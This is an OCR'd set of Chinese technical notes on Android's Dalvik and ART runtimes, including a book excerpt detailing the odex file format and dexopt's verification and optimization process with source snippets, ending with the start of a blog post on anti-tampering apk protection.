
Dalvik ： dex2opt

ART ： dex2oat


Java Code
(*.java)
javac
Java Byte Code
(*.class)
dx
Dalvik Byte Code
(*.dex)
dexopt
optimized Dalvik Byte Code
(*.odex)

ART 本地码生成过程


Dalvik dex 代码经过 dex => optimized dex => JIT cache 这个过程，内存中需要同时容纳 odex 和 JIT cache 两份代码;换成 ART 以后，就变成 dex => oat，内存里只放 oat 就可以。



两个运行环境产生的优化代码路径及文件名都为：/data/dalvik-cache/app/data@app@{package name}.apk@classes.dex, 但是 ART 环境产生的优化代码文件大小明显比 Dalvik 环境产生大。OAT 文件其实就是基于 ELF 格式的一种私有文件格式。

dex2oat 编译过程

开发者开发出的应用程序经过编译和打包之后，仍然是一个包含 dex 字节码的 APK 文件。既然应用程序包含的仍然是 dex 字节码，而 ART 虚拟机需要 的是本地机器码，这就必然要有一个翻译的过程。Android 系统在应用程序安装时，通过 dex2oat 工具将应用的 dex 字节码翻译成本地机器码。


Dalvik Byte Code
(*.dex)
Dex 文件解析器
LLVM 编译器
OAT 数据封装器
ELF 文件封装器
ELF 文件
(*.oat)

ART 相关源代码：

```
.
├── Android.mk
├── build
├── compiler --主要负责 Dalvik 字节码到本地代码的转换，编译为 libart-compiler.so
├── dalvikvm -- 编译生成 dalvikvm 可执行文件
├── dex2oat -- 完成 DEX 文件到 ELF 文件转换。编译为 dex2oat
├── jdwpspy
├── MODULE_LICENSE_APACHE2
├── NOTICE
├── oatdump -- 编译生成 oatdump 可执行文件
├── runtime -- Android ART 运行时源代码，编译为 libart.so
├── test
└── tools
```

http://blog.csdn.net/yangwen123

OAT 文件加载流程

1、读取 oatdata 符号地址获取 Oat 数据　startAddress。

2、读取 oatlastword 符号地址获取 OAT 数据　endAddress。

3、通过 startAddress 和 endAddress 定位 Oat 数据。

4、解析 Oat 数据。构建方法定位所需数据结构。

然后就可以调用加载 OAT 文件的代码了。

http://blog.csdn.net/yangwen123/article/details/18409791

ODEX 格式

ODEX 文件格式

摘至《Android 软件安全与逆向分析》

http://www.ituring.com.cn/book/1131

4.4 odex 文件格式

odex 是 OptimizedDEX 的缩写，表示经过优化的 dex 文件。那么 odex 有什么作用？它的结构又是怎样的呢？这些问题的答案将会本小节进行揭晓。

4.4.1 如何生成 odex 文件

odex 有两种存在的方式：一种是从 apk 程序中提取出来，与 apk 文件存放在同一目录且文件后缀为 odex 的文件，这类 odex 文件多是 Android ROM 的系统程序；另一种是 dalvik-cache 缓存文件，这类 odex 文件仍然以 dex 作为后缀，存放在 cache/dalvik-cache 目录下，保存的形式为“apk 路径@apk 名@classes.dex”，例如“system@app@Calculator.apk@classes.dex”表示安装在/system/app 目录下 Calculator.apk 程序的 odex 文件，而“data@app@com.wochacha-1.apk@classes.dex”表示安装在/data/app 目录下 com.wochacha-1.apk 程序的 odex 文件。

由于 Android 程序的 apk 文件为 zip 压缩包格式，Dalvik 虚拟机每次加载它们时需要从 apk 中读取 classes.dex 文件，这样会耗费很多 cpu 时间，而采用 odex 方式优化的 dex 文件，已经包含了加载 dex 必须的依赖库文件列表，Dalvik 虚拟机只需检测并加载所需的依赖库即可执行相应的 dex 文件，这大大缩短了读取 dex 文件所需的时间，而对于部分 Android 系统的 ROM，由于将系统 app 全部转换成外置的 odex 文件与 apk 放在同一目录，这样系统在启

动加载这些程序时会节省更多的时间，启动速度自然也会更快。

在 Android 系统 2.3 版本以前，系统源码中提供了一个生成 odex 文件的工具 dexopt-wrapper，它的代码位于 Android 2.2 系统源码的 build/tools/dexpreopt/dexopt-wrapper/ 目录下，阅读 dexopt-wrapper 主程序源码 DexOptWrapper.cpp 文件，发现它实现调用的是/system/bin/dexopt 程序。使用 dexopt-wrapper 生成 odex 文件的方法很简单，首先需要将 dexopt-wrapper 程序 push 到 Android 设备上并赋予执行权限，执行以下命令：

```
adb push dexopt-wrapper /data/local/
adb shell chmod 777 /data/local/dexopt-wrapper
```

本节演示的实例仍然是上一节使用过的 Hello.dex 文件，将 Hello.dex 文件改名为 classes.dex 并打包成 zip 文件，接着将 zip 文件 push 到 dexopt-wrapper 同目录，执行以下命令：

```
adb push Hello.zip /data/local/
```

调用 dexopt-wrapper 来生成 odex 文件，执行以下命令：

```
 /dexopt-wrapper Hello.zip Hello.odex
```

执行无误会有如下输出：

```
./dexopt-wrapper Hello.zip Hello.odex
--- BEGIN 'Hello.zip' (bootstrap=0) ---
--- waiting for verify+opt, pid=29114
--- would reduce privs here
--- END 'Hello.zip' (success) ---
```

最后将 odex 文件 pull 出来以备后续分析，执行以下命令：

```
adb pull /data/local/Hello.odex
```

4.4.2 odex 文件整体结构

odex 文件的结构可以理解为 dex 文件的一个超集。它的结构如图 4-7 所示，odex 文件在 dex 文件头部添加了一些数据，然后在 dex 文件尾部添加了 dex 文件的依赖库以及一些辅助数据。

图4-7 odex文件结构

odex 文件的写入与读取并没有像 dex 文件那样定义了全系列的数据结构，不过通过对 Dalvik 目录下的源码阅读分析，还是可以整理出相关的结构。在上一节中讲到，Dalvik 虚拟机将 dex 文件映射到内存中后是 DexFile 格式，在 Android 系统源码的 dalvik\libdex\DexFile.h 文件中它的定义如下。

```
struct DexFile {
    /* directly-mapped "opt" header */
    const DexOptHeader* pOptHeader;

    /* pointers to directly-mapped structs and arrays in base DEX */
    const DexHeader*    pHeader;
    const DexStringId*  pStringIds;
    const DexTypeId*    pTypeIds;
    const DexFieldId*   pFieldIds;
    const DexMethodId*  pMethodIds;
    const DexProtoId*   pProtoIds;
    const DexClassDef*  pClassDefs;
    const DexLink*      pLinkData;
```

```
    /*
     * These are mapped out of the "auxillary" section, and may not be
     * included in the file.
     */
    const DexClassLookup* pClassLookup;
    const void*         pRegisterMapPool;       // RegisterMapClassPool

    /* points to start of DEX file data */
    const u1*           baseAddr;

    /* track memory overhead for auxillary structures */
    int                 overhead;

    /* additional app-specific data structures associated with the DEX */
    //void*               auxData;
};
```

可以看到，这个 DexFile 结构中存入的多为其它结构的指针。DexFile 最前面的 DexOptHeader 就是 odex 的头，DexLink 以下的部分被称为“auxillary section”，即辅助数据段，它记录了 dex 文件被优化后添加的一些信息。然而，DexFile 结构描述的是加载进内存的数据结构，还有一些数据是不会加载进内存的，经过分析，odex 文件结构定义整理如下。

```
struct ODEXFile {
    DexOptHeader              header;     /* odex文件头 */

    DEXFile                   dexfile;    /* dex文件 */
    Dependences               deps;       /* 依赖库列表 */
    ChunkDexClassLookup       lookup;     /* 类查询结构 */
    ChunkRegisterMapPool      mappool;    /* 映射池 */
    ChunkEnd                  end;        /* 结束标志 */
};
```

DexOptHeader 结构与 DexFile 中的定义相同，DEXFile 为上一节中定义的结构，Dependences 为 odex 的依赖库列表，ChunkDexClassLookup、ChunkRegisterMapPool、ChunkEnd 是整合后的数据结构，下一节会对它们来进行逐个介绍。

4.4.3 odex 文件结构分析

ODEXFile 的文件头 DexOptHeader 在 DexFile.h 文件中定义如下。

```
struct DexOptHeader {
    u1  magic[8];           /* odex版本标识 */
    u4  dexOffset;          /* dex文件头偏移 */
    u4  dexLength;          /* dex文件总长度 */
    u4  depsOffset;         /* odex依赖库列表偏移 */
    u4  depsLength;         /* 依赖库列表总长度 */
    u4  optOffset;          /* 辅助数据偏移*/
    u4  optLength;          /* 辅助数据总长度 */
    u4  flags;              /* 标志 */
    u4  checksum;           /* 依赖库与辅助数据的检验和 */
};
```

magic 字段与 DexHeader 结构中的 magic 字段类似，它标识了一个有效的 odex 文件，目前它的值固定为“64 65 79 0A 30 33 36 00”，dexOffset 字段为 dex 文件头的偏移，目前它的值等于 DexOptHeader 结构大小 0x28，dexLength 字段为 dex 文件的总大小，depsOffset 字段为依赖库的起始偏移，depsLength 字段为依赖库的总长度，flags 字段为 DexoptFlags 中的常量值，标识了 Dalvik 虚拟机加载 odex 时的优化与验证选项，checksum 字段为 odex 文件的检验和，标识了 odex 是否合法有效。

DexOptHeader 结构以下为 DEXFile，在上一节我们已经进行过介绍，如果读者还有不清楚的地方，可以回头阅读上一节的内容。接下来是 Dependences 结构，Dependences 结构不会被加载进内存，而且 Android 源码中它也没有被明确定义，通过阅读 Android 系统源码，笔者整理后的结构如下。

```
struct Dependences {
    u4 modWhen;                 /* 时间戳 */
    u4 crc;                     /* 校验 */
```

```
    u4 DALVIK_VM_BUILD;      /* Dalvik虚拟机版本号 */
    u4 numDeps;              /* 依赖库个数 */
    struct {
        u4 len;              /* name字符串的长度 */
        u1 name[len];        /* 依赖库的名称 */
        kSHA1DigestLen signature; /* SHA-1 哈希值*/
    } table[numDeps];
};
```

Dependences 结构的具体操作函数为 Android 系统源码目录中 dalvik\vm\analysis\DexPrepare.cpp 文件的 writeDependencies()函数，它的代码片段如下。

```
static int writeDependencies(int fd, u4 modWhen, u4 crc)
{
    ......
    buf = (u1*)malloc(bufLen);
    set4LE(buf+0, modWhen);          //写入时间戳
    set4LE(buf+4, crc);              //写入crc检验
    set4LE(buf+8, DALVIK_VM_BUILD); //写入Dalvik虚拟机版本号
    set4LE(buf+12, numDeps);         //写入依赖库的个数
    ......
    u1* ptr = buf + 4*4;             //跳过前4个字段
    for (cpe = gDvm.bootClassPath; cpe->ptr != NULL; cpe++) {  //循环写入依
    赖库
        ......
        const u1* signature = getSignature(cpe);//计算SHA-1 哈希值
        int len = strlen(cacheFileName) +1;
        ......
        set4LE(ptr, len);
        ptr += 4;
        memcpy(ptr, cacheFileName, len);          //写入依赖库文件名
        ptr += len;
        memcpy(ptr, signature, kSHA1DigestLen); //写入SHA-1 哈希值
        ptr += kSHA1DigestLen;
    }
    ......
}
```

modWhen 用来记录优化前 classes.dex 的时间戳，crc 为优化前 classes.dex 的 crc 检验值，这两个字段的值是通过 dalvik\libdex\ZipArchive.cpp 文件中提供的 dexZipGetEntryInfo()函数来获取的。DALVIK_VM_BUILD 字段为 Dalvik 虚拟机的版本号，不同版本的系统定义不同，在 Android 2.2.3 中它的值是 19，Android 2.3~2.3.7 为 23，Android 4.0~4.1 为 27。numDeps 字段为依赖库的个数。table 结构的连续个数是由 numDeps 字段决定的，每个 table 结构由 3 个字段组成，用来描述一个依赖库的文件信息，table 结构的第 1 个字段 len 指定了第 2 个字段 name 占用的字节数，第 2 个字段 name 指定了依赖库的完整路径名，第 3 个字段 signature 为依赖库的 SHA-1 哈希值，它用来确保依赖库的版本正确无误。

下面对照 Hello.odex 文件，验证一下相应的 Dependences 结构信息，如图 4-8 所示，0x10 处的 depsOffset 字段值为 0x358，0x14 处的 depsLength 字段值为 0x2c6，计算可知 Dependences 结构所占用的区域为 0x358~0x 61e。




图4-8 DexOptHeader结构

从 0x358 开始读取 4 个双字，可以得出时间戳 modWhen 为 40f28eea，crc 检验值为 90e09371，Dalvik 虚拟机版本为 0x17，依赖库个数 numDeps 为 8，表示接下来有 8 个连接的 table 结构，最后整理可得出表 4-8 所示的结果。

表 4-8　依赖库列表

序　号	文件名长度	依赖库文件名
0	0x39	/data/dalvik-cache/system@framework@core.jar@classes.dex
1	0x41	/data/dalvik-cache/system@framework@bouncycastle.jar@classes.dex
2	0x38	/data/dalvik-cache/system@framework@ext.jar@classes.dex
3	0x3e	/data/dalvik-cache/system@framework@framework.jar@classes.dex
4	0x43	/data/dalvik-cache/system@framework@android.policy.jar@classes.dex
5	0x3d	/data/dalvik-cache/system@framework@services.jar@classes.dex
6	0x3f	/data/dalvik-cache/system@framework@core-junit.jar@classes.dex
7	0x47	/data/dalvik-cache/system@app@MotoSinaWeather2_Service.apk@classes.dex

Dependences 结构下面为 3 个 Chunk 块，它们被 Dalvik 虚拟机加载到一个称为 auxillary 的段中。3 个 Chunk 块是由 DexPrepare.cpp 文件中的 writeOptData()函数写入的，它的代码如下。

```
static bool writeOptData(int fd, const DexClassLookup* pClassLookup,
    const RegisterMapBuilder* pRegMapBuilder) {
    if (!writeChunk(fd, (u4) kDexChunkClassLookup,  //写入ChunkDexClassLookup
            pClassLookup, pClassLookup->size)) {
        return false;
    }
    if (pRegMapBuilder != NULL) {
        if (!writeChunk(fd, (u4) kDexChunkRegisterMaps, //写入ChunkRegisterMapPool
                pRegMapBuilder->data, pRegMapBuilder->size)) {
            return false;
        }
    }
    if (!writeChunk(fd, (u4) kDexChunkEnd, NULL, 0)) { //写入ChunkEnd
        return false;
    }
    return true;
}
```

数据实际是通过 writeChunk()函数写入的，writeChunk()函数中定义了 1 个 header，它的定义如下。

```
union {            /* save a syscall by grouping these together */
        char raw[8];
        struct {
            u4 type;
            u4 size;
        } ts;
} header;
```

这个 header 结构占用了 8 个字节，writeChunk()函数在写入具体的结构时会先填充这个结构，其中的 type 字段为 1 个以 kDexChunk 开头的枚举常量，它的值定义如下。

```
enum {
    kDexChunkClassLookup            = 0x434c4b50,   /* CLKP */
    kDexChunkRegisterMaps           = 0x524d4150,   /* RMAP */
    kDexChunkEnd                    = 0x41454e44,   /* AEND */
};
```

size 则为需要填充的数据的字节数。写入 ChunkDexClassLookup 结构时 writeOptData()函数向 writeChunk()函数传递了 1 个 DexClassLookup 结构的指针，它的结构声明如下。

```
struct DexClassLookup {
    int     size;                       // total size, including "size"
    int     numEntries;                 // size of table[]; always power of 2
    struct {
        u4     classDescriptorHash;     // class descriptor hash code
        int     classDescriptorOffset;  // in bytes, from start of DEX
        int     classDefOffset;         // in bytes, from start of DEX
    } table[1];
};
```

Dalvik 虚拟机通过 DexClassLookup 结构来检索 dex 文件中所有的类，其中 size 字段为本结构的字节数，numEntries 字段为接下来的 table 结构的项数，通常值为 2，而 table 结构用来描述了类的信息，classDescriptorHash 字段与 classDescriptorOffset 字段为类的哈希值与类描述，classDefOffset 字段为指向 DexClassDef 结构的指针。

根据上面的分析，可以总结出 ChunkDexClassLookup 的结构声明如下。

```
struct ChunkDexClassLookup {
    Header           header;
    DexClassLookup   lookup;
};
```

写入ChunkRegisterMapPool结构时writeOptData()函数向writeChunk()函数传递了1个RegisterMapBuilder结构指针。RegisterMapBuilder结构是通过dvmGenerateRegisterMaps()函数填充的，dvmGenerateRegisterMaps()函数会调用writeMapsAllClasses()函数填充所有的类的映射信息，而writeMapsAllClasses()函数又会调用writeMapsAllMethods()函数填充所有方法的映射信息，writeMapsAllMethods()函数接着调用writeMapForMethod()函数依次填充每个方法的映射信息，并调用computeRegisterMapSize()函数计算填充的每个方法映射信息的长度以便循环遍历所有的方法。最后，整理出的ChunkRegisterMapPool的结构声明如下。

```
struct ChunkRegisterMapPool {
    Header          header;
    struct {
        struct RegisterMapClassPool {
            u4      numClasses;
            u4      classDataOffset[1];
        } classpool;
        struct RegisterMapMethodPool {
            u2      methodCount;
            u4      methodData[1];
        };
    }lookup;
};
```

写入 ChunkEnd 结构时，writeOptData()函数向 writeChunk()函数传递了 1 个 NULL 指针。根据传递的 kDexChunkEnd 类型来判断，odex 文件最后的 8 个字节应该固定为“44 4E 45 41 00 00 00 00”。整理后的 ChunkEnd 结构声明如下。

```
struct ChunkEnd {
    Header          header;
};
```

到此，odex 文件就讲解完了。为了便于理解 odex 文件格式，笔者画了一张 odex 文件结构图，读者可以参照随书的附图 2 来辅助学习。

4.5 dex 文件的验证与优化工具 dexopt 的工作过程

为了使 Android 程序在 Dalvik 虚拟机中能够良好并快速的运行，有必要对 dex 文件进行验证与优化。通常情况下，验证与优化 dex 文件最简单且最安全的方法是直接在虚拟机中加载 dex 文件，这样一旦程序加载失败，就说明 dex 文件未优化或验证失败，此时中止程序运行即可。不幸的是，这会引起部分资源难以从内存中释放，比如加载的 native 动态库。因此，让验证优化工作与需要执行的代码在同一虚拟机中运行不是很好的解决方案。

为了解决这个问题，Android 提供了一个专门验证与优化 dex 文件的工具 dexopt。它的源码位于 Android 系统源码的 dalvik\dexopt 目录下，Dalvik 虚拟机在加载一个 dex 文件时，通过指定的验证与优化选项来调用 dexopt 进行相应的验证与优化操作。

dexopt 的主程序代码为 OptMain.cpp，其中处理 apk/jar/zip 文件中 classes.dex 的函数为 extractAndProcessZip()，extractAndProcessZip()首先通过 dexZipFindEntry()函数检查目标文件中是否拥有 classes.dex，如果没有就失败返回，成功的话调用 dexZipGetEntryInfo()函数来读取 classes.dex 的时间戳与 crc 检验值，如果这一步没有问题，接着调用 dexZipExtractEntryTo- File() 函数释放 classes.dex 为缓存文件，然后开始解析传递过来的验证与优化选项，验证选项使用“v=”指出，优化选项使用“o=”指出。所有的预备工作做完后，调用 dvmPrepForDexOpt()函数启动一个虚拟机进程，在这个函数中，优化选项 dexOptMode 与验证选项 verifyMode 被传递到了全局 DvmGlobals 结构 gDvm 的 dexOptMode 与 classVerifyMode 字段中。这时候所有的初始化工作已经完成，dexopt 调用 dvmContinueOptimization()函数开始真正的验证与优化工作。

dvmContinueOptimization()函数的调用链比较长，我们慢慢来看。首先把注意力从OptMain.cpp转移到\dalvik\vm\analysis\DexPrepare.cpp，因为这里有dvmContinueOptimization()函数的实现。函数首先对dex文件做简单的检查，确保传递进来的目标文件属于dex或odex，接着调用mmap()函数将整个文件映射到内存中，然后根据gDvm的dexOptMode与classVerifyMode字段来设置doVerify与doOpt两个布尔值，接着调用rewriteDex()函数来重写dex文件，这里的重写内容包括字符序调整、结构重新对齐、类验证信息以及辅助数据。rewriteDex()函数调用dexSwapAndVerify()调整字节序，接着调用dvmDexFileOpenPartial()创建DexFile结构，dvmDexFileOpenPartial()函数的实现在Android系统源码dalvik\vm\DvmDex.cpp文件中，该函数调用dexFileParse()函数解析dex文件，dexFileParse()函数读取dex文件的头部，并根据需要调用验证dexComputeChecksum()函数或调用dexComputeOptChecksum()函数来验证dex或odex文件头的checksum与signature字段。

dexComputeChecksum()函数的代码如下。

```
u4 dexComputeChecksum(const DexHeader* pHeader) {
    const u1* start = (const u1*) pHeader;
    uLong adler = adler32(0L, Z_NULL, 0);
    const int nonSum = sizeof(pHeader->magic) + sizeof(pHeader->checksum);
    return (u4) adler32(adler, start + nonSum, pHeader->fileSize - nonSum);
}
```

可以发现所谓的 checksum 实际是调用 adler32()计算的。整个计算的步骤也很清楚：跳过 DexHeader 的 magic 与 checksum 字段，从第 3 个字段起到文件的最后作为计算的总数据长度，然后调用 adler32 标准算法计算数据的 adler 值。

dexComputeOptChecksum()函数位于 dalvik\libdex\DexOptData.cpp 文件，它的代码如下。

```
u4 dexComputeOptChecksum(const DexOptHeader* pOptHeader) {
    const u1* start = (const u1*) pOptHeader + pOptHeader->depsOffset;
    const u1* end = (const u1*) pOptHeader +
        pOptHeader->optOffset + pOptHeader->optLength;
    uLong adler = adler32(0L, Z_NULL, 0);
    return (u4) adler32(adler, start, end - start);
}
```

odex 的 checksum 计算与 dex 的方法一样，只是取值范围是 odex 文件最后的依赖库与辅助数据两个数据块。

接着回到 DvmDex.cpp 文件中继续看代码，当验证成功后，dvmDexFileOpenPartial()函数调用 allocateAuxStructures()函数设置 DexFile 结构辅助数据的相关字段，最后执行完后返回到 rewriteDex()函数。rewriteDex()接下来调用 loadAllClasses()加载 dex 文件中所有的类，如果这一步失败了，程序等不到后面的优化与验证就退出了，如果没有错误发生，会调用 verifyAndOptimizeClasses()函数进行真正的验证工作，这个函数会调用 verifyAndOptimizeClass()函数来优化与验证具体的类，而 verifyAndOptimizeClass()函数会细分这些工作，调用 dvmVerifyClass()函数进行验证，再调用 dvmOptimizeClass()函数进行优化。

dvmVerifyClass()函数的实现代码位于 Android 系统源码的 dalvik\vm\analysis\DexVerify.cpp 文件中。这个函数调用 verifyMethod()函数对类的所有直接方法与虚方法进行验证，verifyMethod()函数具体的工作是先调用 verifyInstructions()函数来验证方法中的指令及其数目的正确性，再

调用 dvmVerifyCodeFlow()函数来验证代码流的正确性。

dvmOptimizeClass()函数的实现代码位于 Android 系统源码的 dalvik\vm\analysis\Optimize.cpp 文件中。这个函数调用 optimizeMethod()函数对类的所有直接方法与虚方法进行优化，优化的主要工作是进行“指令替换”，替换原则的优先级为“volatile”替换-正确性替换-高性能替换。比如指令 iget-wide 会根据优先级替换为“volatile”形式的 iget-wide-volatile，而不是高性能的 iget-wide-quick。

rewriteDex()函数返回后，会再次调用 dvmDexFileOpenPartial()来验证 odex 文件，接着调用 dvmGenerateRegisterMaps()函数来填充辅助数据区结构，填充结构完成后，接下来调用 updateChecksum()函数重写 dex 文件的 checksum 值，再往下就是 writeDependencies()与 writeOptData()了，这两个函数在上一节已经讨论过了，此处不再赘述。

至此，dexopt 的整个验证与优化过程就分析完了，整个流程调用如图 4-9 所示。




图4-9　dexopt的验证及优化过程

apk 自我保护的一种实现方式——运行时自篡改 dalvik 指令

(这篇草稿躺在草稿箱半年多了，都忘了，今天放出来吧...)

玩过 Android 开发的人应该都知道，Android apk 的保护是非常差的，辛辛苦苦写的代码，被别人翻个底朝天倒不说，被人改了代码移头换面再拿出来害人就不能忍了。

除自带的 SDK 外，Android 的分析和修改工具还有很多，Android 下的静态分析工具，最常见的是利用 ApkTool(见 http://code.google.com/p/android-apktool/) 反编译 apk，将 dalvik 字节码生成 smali 汇编，通过对 smali 汇编的阅读分析，结合实际软件运行时行为，搜索定位关键信息点，再针对性的修改 汇编指令，再通过 ApkTool 重新编译打包签名生成 apk 来运行，以达到破解的目的。除 ApkTool 之外，还有一些工具，如 IDA pro、dex2jar 结合 jd-gui 以及 androguard 等等。

当然，应对反编译 apk 来破解的方式有多种，比如加上混淆，使用签名校验等等，这里说的一种方式，并非常规方式，但若实现好之后，对用户想要通过常规的静态分析代码的方式来破解 apk，不仅白费力气，还很容易被带进沟里去。

本文的方法并非独创，在实际工作中的需要对 dalvik 指令分析统计时，意外搜索到 bluebox 的这篇文章：http://bluebox.com/labs/android-security-challenge/ 。可惜的是，他们没有提供源代码，就只能按照思路，自己实现了。实现的源代码在 https://github.com/freshui/dexBytecodeTamper，有兴趣的同学可以对照本文后，下载下来瞅瞅，这里先说说原理吧(只简单挑一些说，详细请查阅 android 源码文档)。

